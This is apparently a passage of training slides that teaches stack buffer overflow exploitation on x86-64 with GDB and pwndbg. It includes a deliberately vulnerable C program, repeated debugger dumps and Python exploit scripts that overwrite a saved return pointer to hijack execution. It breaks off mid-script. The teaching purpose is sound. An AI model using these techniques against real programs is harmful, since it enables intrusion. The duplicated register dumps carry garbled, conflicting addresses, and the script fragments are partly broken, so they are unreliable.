
- ▶ The final instruction in the function epilogue is RET
- ▶ Think of it as POP RIP
  - ▶ It pops the saved return pointer into RIP
- ▶ Takes no operands
- ▶ Execution resumes where RIP points to

# Function epilogue

- ▶ At the end of RET the saved return pointer is popped into RIP
- ▶ RSP now points to the top of main()'s stack frame
- ▶ vuln()'s stack frame has been released

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000





# GDB & PWNDBG

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[                                     REGISTERS
*RAX 0x4005a1 (main) ← push rbp
RBX 0x0
RCX 0x0
*RDX 0xfffffffffe388 → 0xfffffffffe5e1 ← 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (_libc_csu_fini) ← ret
*R9 0x7ffff7de7ab0 (_dl_fini) ← push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (_libc_start_main) ← push r14
*R12 0x400470 (_start) ← xor ebp, ebp
*R13 0x7fffffff370 ← 0x1
R14 0x0
R15 0x0
*RBP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RSP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RIP 0x4005a5 (main+4) ← sub rsp, 0x10
[                                     DISASM
▶ 0x4005a5 <main+4>      sub    rsp, 0x10
0x4005a9 <main+8>        mov    dword ptr [rbp - 4], edi
0x4005ac <main+11>       mov    qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15>       mov    eax, 0
0x4005b5 <main+20>       call   vuln           <0x400566>
0x4005ba <main+25>       mov    eax, 0
0x4005bf <main+30>       leave
0x4005c0 <main+31>       ret
0x4005c1                 nop    word ptr cs:[rax + rax]
0x4005cb                 nop    dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push   r15
[                                     STACK
00:0000 | rbp rsp 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
01:0008 | 0xfffffffffe298 → 0x7ffff7a2d830 (_libc_start_main+240) ← mov edi, eax
02:0010 | 0x7fffffff2a0 ← 0x0
03:0018 | 0x7fffffff2a8 → 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
04:0020 | 0x7fffffff2b0 ← 0x100000000
05:0028 | 0x7fffffff2b8 → 0x4005a1 (main) ← push rbp
06:0030 | 0x7fffffff2c0 ← 0x0
07:0038 | 0x7fffffff2c8 ← 0xd6910bd4293c5c69
[                                     BACKTRACE
▶ f 0          4005a5 main+4
f 1          7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[                                     REGISTERS
*RAX 0x4005a1 (main) ← push rbp
RBX 0x0
RCX 0x0
*RDX 0xfffffffffe388 → 0xfffffffffe5e1 ← 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (_libc_csu_fini) ← ret
*R9 0x7ffff7de7ab0 (_dl_fini) ← push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (_libc_start_main) ← push r14
*R12 0x400470 (_start) ← xor ebp, ebp
*R13 0x7fffffff370 ← 0x1
R14 0x0
R15 0x0
*RBP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RSP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RIP 0x4005a5 (main+4) ← sub rsp, 0x10
[                                     DISASM
▶ 0x4005a5 <main+4>      sub    rsp, 0x10
0x4005a9 <main+8>        mov    dword ptr [rbp - 4], edi
0x4005ac <main+11>       mov    qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15>       mov    eax, 0
0x4005b5 <main+20>       call   vuln           <0x400566>

0x4005ba <main+25>       mov    eax, 0
0x4005bf <main+30>       leave
0x4005c0 <main+31>       ret

0x4005c1                  nop    word ptr cs:[rax + rax]
0x4005cb                  nop    dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push   r15
[                                     STACK
00:0000  rbp rsp 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
01:0008  0xfffffffffe298 → 0x7ffff7a2d830 (_libc_start_main+240) ← mov edi, eax
02:0010  0x7fffffff2a0 ← 0x0
03:0018  0x7fffffff2a8 → 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
04:0020  0x7fffffff2b0 ← 0x100000000
05:0028  0x7fffffff2b8 → 0x4005a1 (main) ← push rbp
06:0030  0x7fffffff2c0 ← 0x0
07:0038  0x7fffffff2c8 ← 0xd6910bd4293c5c69
[                                     BACKTRACE
▶ f 0          4005a5 main+4
f 1          7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[Registers]
*RAX 0x4005a1 (main) ← push rbp
RBX 0x0
RCX 0x0
*RDX 0xffffffffe388 → 0xfffffffffe5e1 ← 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (_libc_csu_fini) ← ret
*R9 0x7ffff7de7ab0 (_dl_fini) ← push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (_libc_start_main) ← push r14
*R12 0x400470 (_start) ← xor ebp, ebp
*R13 0x7fffffff370 ← 0x1
R14 0x0
R15 0x0
*RBP 0x7fffffff290 → 0x4005d0 (_libc_csu_init) ← push r15
*RSP 0x7fffffff290 → 0x4005d0 (_libc_csu_init) ← push r15
*RIP 0x4005a5 (main+4) ← sub rsp, 0x10
[Disasm]
▶ 0x4005a5 <main+4>      sub   rsp, 0x10
    0x4005a9 <main+8>       mov    dword ptr [rbp - 4], edi
    0x4005ac <main+11>      mov    qword ptr [rbp - 0x10], rsi
    0x4005b0 <main+15>      mov    eax, 0
    0x4005b5 <main+20>      call   vuln           <0x400566>

    0x4005ba <main+25>      mov    eax, 0
    0x4005bf <main+30>      leave
    0x4005c0 <main+31>      ret

    0x4005c1           nop    word ptr cs:[rax + rax]
    0x4005cb           nop    dword ptr [rax + rax]
    0x4005d0 <_libc_csu_init> push   r15
[Stack]
00:0000 | rbp rsp 0x7fffffff290 → 0x4005d0 (_libc_csu_init) ← push r15
01:0008 | 0x7fffffff298 → 0x7ffff7a2d830 (_libc_start_main+240) ← mov edi, eax
02:0010 | 0x7fffffff2a0 ← 0x0
03:0018 | 0x7fffffff2a8 → 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
04:0020 | 0x7fffffff2b0 ← 0x100000000
05:0028 | 0x7fffffff2b8 → 0x4005a1 (main) ← push rbp
06:0030 | 0x7fffffff2c0 ← 0x0
07:0038 | 0x7fffffff2c8 ← 0xd6910bd4293c5c69
[Backtrace]
▶ f 0          4005a5 main+4
  f 1          7ffff7a2d830 _libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[                                     ]  
REGISTERS  
[                                     ]  
*RAX 0x4005a1 (main) ← push rbp  
RBX 0x0  
RCX 0x0  
*RDX 0xffffffffe388 → 0xfffffffffe5e1 ← 0x535345535f474458 ('XDG_SESS')  
*RDI 0x1  
*RSI 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')  
*R8 0x400640 (_libc_csu_fini) ← ret  
*R9 0x7ffff7de7ab0 (_dl_fini) ← push rbp  
*R10 0x846  
*R11 0x7ffff7a2d740 (_libc_start_main) ← push r14  
*R12 0x400470 (_start) ← xor ebp, ebp  
*R13 0x7fffffff370 ← 0x1  
R14 0x0  
R15 0x0  
*RBP 0xffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15  
*RSP 0xffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15  
*RIP 0x4005a5 (main+4) ← sub rsp, 0x10  
[                                     ]  
DISASM  
[                                     ]  
▶ 0x4005a5 <main+4>    sub    rsp, 0x10  
0x4005a9 <main+8>        mov    dword ptr [rbp - 4], edi  
0x4005ac <main+11>       mov    qword ptr [rbp - 0x10], rsi  
0x4005b0 <main+15>       mov    eax, 0  
0x4005b5 <main+20>       call   vuln           <0x400566>  
  
0x4005ba <main+25>       mov    eax, 0  
0x4005bf <main+30>       leave  
0x4005c0 <main+31>       ret  
  
0x4005c1                 nop    word ptr cs:[rax + rax]  
0x4005cb                 nop    dword ptr [rax + rax]  
0x4005d0 <__libc_csu_init> push   r15  
[                                     ]  
STACK  
[                                     ]  
00:0000 | rbp rsp 0xffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15  
01:0008 | 0x7fffffff298 → 0x7ffff7a2d830 (_libc_start_main+240) ← mov edi, eax  
02:0010 | 0x7fffffff2a0 ← 0x0  
03:0018 | 0x7fffffff2a8 → 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')  
04:0020 | 0x7fffffff2b0 ← 0x100000000  
05:0028 | 0x7fffffff2b8 → 0x4005a1 (main) ← push rbp  
06:0030 | 0x7fffffff2c0 ← 0x0  
07:0038 | 0x7fffffff2c8 ← 0xd6910bd4293c5c69  
[                                     ]  
BACKTRACE  
[                                     ]  
▶ f 0      4005a5 main+4  
f 1      7ffff7a2d830 __libc_start_main+240  
Breakpoint main  
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[                                     REGISTERS
*RAX 0x4005a1 (main) ← push rbp
RBX 0x0
RCX 0x0
*RDX 0xfffffffffe388 → 0xfffffffffe5e1 ← 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (_libc_csu_fini) ← ret
*R9 0x7ffff7de7ab0 (_dl_fini) ← push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (_libc_start_main) ← push r14
*R12 0x400470 (_start) ← xor ebp, ebp
*R13 0x7fffffff370 ← 0x1
R14 0x0
R15 0x0
*RBP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RSP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RIP 0x4005a5 (main+4) ← sub rsp, 0x10
[                                     DISASM
▶ 0x4005a5 <main+4>      sub    rsp, 0x10
0x4005a9 <main+8>        mov    dword ptr [rbp - 4], edi
0x4005ac <main+11>       mov    qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15>       mov    eax, 0
0x4005b5 <main+20>       call   vuln           <0x400566>

0x4005ba <main+25>       mov    eax, 0
0x4005bf <main+30>       leave
0x4005c0 <main+31>       ret

0x4005c1                  nop    word ptr cs:[rax + rax]
0x4005cb                  nop    dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push   r15
[                                     STACK
L 00:0000 | rbp rsp 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
01:0008 | 0xfffffffffe298 → 0x7ffff7a2d830 (_libc_start_main+240) ← mov edi, eax
02:0010 | 0x7fffffff2a0 ← 0x0
03:0018 | 0x7fffffff2a8 → 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
04:0020 | 0x7fffffff2b0 ← 0x100000000
05:0028 | 0x7fffffff2b8 → 0x4005a1 (main) ← push rbp
06:0030 | 0x7fffffff2c0 ← 0x0
07:0038 | 0x7fffffff2c8 ← 0xd6910bd4293c5c69
[                                     BACKTRACE
▶ f 0          4005a5 main+4
f 1          7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[                                     REGISTERS
*RAX 0x4005a1 (main) ← push rbp
RBX 0x0
RCX 0x0
*RDX 0xfffffffffe388 → 0xfffffffffe5e1 ← 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (_libc_csu_fini) ← ret
*R9 0x7ffff7de7ab0 (_dl_fini) ← push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (_libc_start_main) ← push r14
*R12 0x400470 (_start) ← xor ebp, ebp
*R13 0x7fffffff370 ← 0x1
R14 0x0
R15 0x0
*RBP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RSP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RIP 0x4005a5 (main+4) ← sub rsp, 0x10
[                                     DISASM
▶ 0x4005a5 <main+4>      sub    rsp, 0x10
0x4005a9 <main+8>        mov    dword ptr [rbp - 4], edi
0x4005ac <main+11>       mov    qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15>       mov    eax, 0
0x4005b5 <main+20>       call   vuln           <0x400566>

0x4005ba <main+25>       mov    eax, 0
0x4005bf <main+30>       leave
0x4005c0 <main+31>       ret

0x4005c1                  nop    word ptr cs:[rax + rax]
0x4005cb                  nop    dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push   r15
[                                     STACK
00:0000  rbp rsp 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
01:0008  0xfffffffffe298 → 0x7ffff7a2d830 (_libc_start_main+240) ← mov edi, eax
02:0010  0x7ffff7fe2a0 ← 0x0
03:0018  0x7ffff7fe2a8 → 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
04:0020  0x7ffff7fe2b0 ← 0x100000000
05:0028  0x7ffff7fe2b8 → 0x4005a1 (main) ← push rbp
06:0030  0x7ffff7fe2c0 ← 0x0
07:0038  0x7ffff7fe2c8 ← 0xd6910bd4293c5c69
[                                     BACKTRACE
▶ f 0          4005a5 main+4
f 1          7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

```
pwndbg> start
Temporary breakpoint 1 at 0x4005a5
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[                                     REGISTERS
*RAX 0x4005a1 (main) ← push rbp
RBX 0x0
RCX 0x0
*RDX 0xfffffffffe388 → 0xfffffffffe5e1 ← 0x535345535f474458 ('XDG_SESS')
*RDI 0x1
*RSI 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
*R8 0x400640 (_libc_csu_fini) ← ret
*R9 0x7ffff7de7ab0 (_dl_fini) ← push rbp
*R10 0x846
*R11 0x7ffff7a2d740 (_libc_start_main) ← push r14
*R12 0x400470 (_start) ← xor ebp, ebp
*R13 0x7fffffff370 ← 0x1
R14 0x0
R15 0x0
*RBP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RSP 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
*RIP 0x4005a5 (main+4) ← sub rsp, 0x10
[                                     DISASM
▶ 0x4005a5 <main+4>      sub    rsp, 0x10
0x4005a9 <main+8>        mov    dword ptr [rbp - 4], edi
0x4005ac <main+11>       mov    qword ptr [rbp - 0x10], rsi
0x4005b0 <main+15>       mov    eax, 0
0x4005b5 <main+20>       call   vuln           <0x400566>
0x4005ba <main+25>       mov    eax, 0
0x4005bf <main+30>       leave
0x4005c0 <main+31>       ret
0x4005c1                 nop    word ptr cs:[rax + rax]
0x4005cb                 nop    dword ptr [rax + rax]
0x4005d0 <__libc_csu_init> push   r15
[                                     STACK
00:0000 | rbp rsp 0xfffffffffe290 → 0x4005d0 (_libc_csu_init) ← push r15
01:0008 | 0xfffffffffe298 → 0x7ffff7a2d830 (_libc_start_main+240) ← mov edi, eax
02:0010 | 0x7fffffff2a0 ← 0x0
03:0018 | 0x7fffffff2a8 → 0x7fffffff378 → 0x7fffffff5be ← 0x63642f656d6f682f ('/home/dc')
04:0020 | 0x7fffffff2b0 ← 0x100000000
05:0028 | 0x7fffffff2b8 → 0x4005a1 (main) ← push rbp
06:0030 | 0x7fffffff2c0 ← 0x0
07:0038 | 0x7fffffff2c8 ← 0xd6910bd4293c5c69
[                                     BACKTRACE
▶ f 0          4005a5 main+4
f 1          7ffff7a2d830 __libc_start_main+240
Breakpoint main
pwndbg>
```

# Examine stack frames in GDB

- ▶ Get familiar with GDB's commands by examining the creation/release of `vuln()`'s stack frame
  - ▶ Set a breakpoint at `vuln`: `bp vuln`
  - ▶ Continue execution: `r`
  - ▶ Execute each instruction with: `ni`
- ▶ Refer to the GDB cheatsheet for various commands to try



Exploitation through memory corruption



# What is it

- ▶ Modifying memory or data that we're not supposed to have access to
- ▶ Typically done by leveraging an error in the code or program logic
- ▶ Goal is to make the program do things it's not supposed to



# Types of memory corruption

- ▶ Stack buffer overflow
- ▶ Heap buffer overflow
- ▶ Heap metadata manipulation
- ▶ Off-by-one overwrites
- ▶ Format string bugs



# Stack buffer overflows

# What is it?

- ▶ Also known as stack-smashing
- ▶ Occurs when data copied to a buffer in the stack exceeds its allocated size
- ▶ Writing past the buffer overwrites adjacent data in the stack frame such as the saved frame pointer and saved return pointer



# What to look for?


- ▶ Look for functions that handle user input
- ▶ Functions that don't do bounds checking:
  - ▶ `gets()`
  - ▶ `strcpy()`
  - ▶ `strcat()`
- ▶ Functions that could cause a stack buffer overflow:
  - ▶ `read()`
  - ▶ `memcpy()`
  - ▶ `strncpy()`
  - ▶ `strncat()`

# vuln01.c

```
1 #include <stdio.h>
2 #include <unistd.h>
3
4 int vuln() {
5     char buf[80];
6     printf("Address: %p\n", buf);
7     read(0, buf, 200);
8     return 0;
9 }
10
11 int main(int argc, char *argv[]) {
12     vuln();
13     return 0;
14 }
```

# How it works

- ▶ Here's the stack frame from vuln() right before read() is called
- ▶ read() will write input into the buf array




# How it works

- If we enter 100 bytes into buf, we can overwrite the saved frame pointer and the saved return pointer

Lower address  
0x7fffffffde000

Higher address  
0x7fffffff0000



# Vulnerability analysis on vuln01

- ▶ Load vuln01 in gdb: `gdb vuln01`
- ▶ Set breakpoint at `read()`: `bp vuln+47`
- ▶ Run it: `r`
- ▶ Get address of saved return pointer: `retaddr`
- ▶ Get distance between address of saved return pointer and address of buf:  
`p/d 0xfffffffffe288 - 0xfffffffffe230`
- ▶ Set breakpoint at `ret` on vuln: `bp vuln+58`
- ▶ Continue execution: `c`

# Vulnerability analysis on vuln01

- ▶ read() should now wait for input
- ▶ On a separate terminal generate input: `python -c 'print "A"*88 + "BCDEFGHI"'`
- ▶ Send this input to read()
- ▶ Examine state of registers, stack, and saved frame pointer and saved return pointer



# Let's see it in action!

Create an exploit script and overwrite the saved return pointer

# Create an exploit script

- ▶ This creates a file called in.txt with our input
- ▶ We can pass the input into the binary's stdin in gdb using: `r < in.txt`

```
1 #!/usr/bin/env python
2
3
4 buf = "A" * (88 - len(buf))      # padding
5 buf += "BCDEFGHI"                 # overwrite saved return address
6
7 open("in.txt", "w").write(buf)
8
```

# Where to return to?

- Ideally we want to inject our own payload into memory somewhere and have vuln() return to it
- Where is our payload located? `0x7fffffff220`

```
pwndbg> search AAAAAAAA
warning: Unable to access 16000 bytes of target memory at 0x7fffff7bd4d07, halting search.
[stack] 0x7fffffff220 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff228 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff230 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff238 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff240 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff248 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff250 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff258 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff260 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff268 0x4141414141414141 ('AAAAAAA')
[stack] 0x7fffffff270 0x4141414141414141 ('AAAAAAA')
pwndbg>
```

# Hijacking execution

- ▶ Update the exploit script to return to 0x7fffffff220
- ▶ Need to use hex escaped characters so it doesn't read it as a string
  - ▶ `ret = "\x7f\xff\xff\xff\xff\xe2\x20"`

```
1 #!/usr/bin/env python
2
3 ret = "\x7f\xff\xff\xff\xff\xe2\x20"
4
5 buf = "A" * (88 - len(buf))      # padding
6 buf += ret                      # overwrite saved return address
7
8 open("in.txt", "w").write(buf)
9
```


# Hijacking execution

- ▶ Oops, what went wrong? Return address is `0x20e2fffff7f` instead of `0x7fffffff220`
- ▶ The answer is endianess

```
[-----DISASM-----]
▶ 0x4005a0 <vuln+58>    ret     <0x20e2fffff7f>
```

# Endianess

- ▶ Intel processors store words in little-endian, which means the **least-significant byte** is stored at the **smallest address**
- ▶ Eg. the address 0x4005a1 is stored like this:



# Endianess

- ▶ If we use "\x40\x05\x41" then it gets stored as 0xa10540
- ▶ So we need to reverse it to "\x41\x05\x40"
- ▶ This can be error prone for large addresses like 0xfffffffffe220
- ▶ Two solutions:
  - ▶ `import struct ; struct.pack("<Q", 0xfffffffffe220)`
  - ▶ `import pwn; pwn.p64("0xfffffffffe220")`

# Hijacking execution

- ▶ Update the exploit to use the payload address in little-endian

```
1 #!/usr/bin/env python
2
3 import pwn
4
5 ret = 0x7fffffff220
6
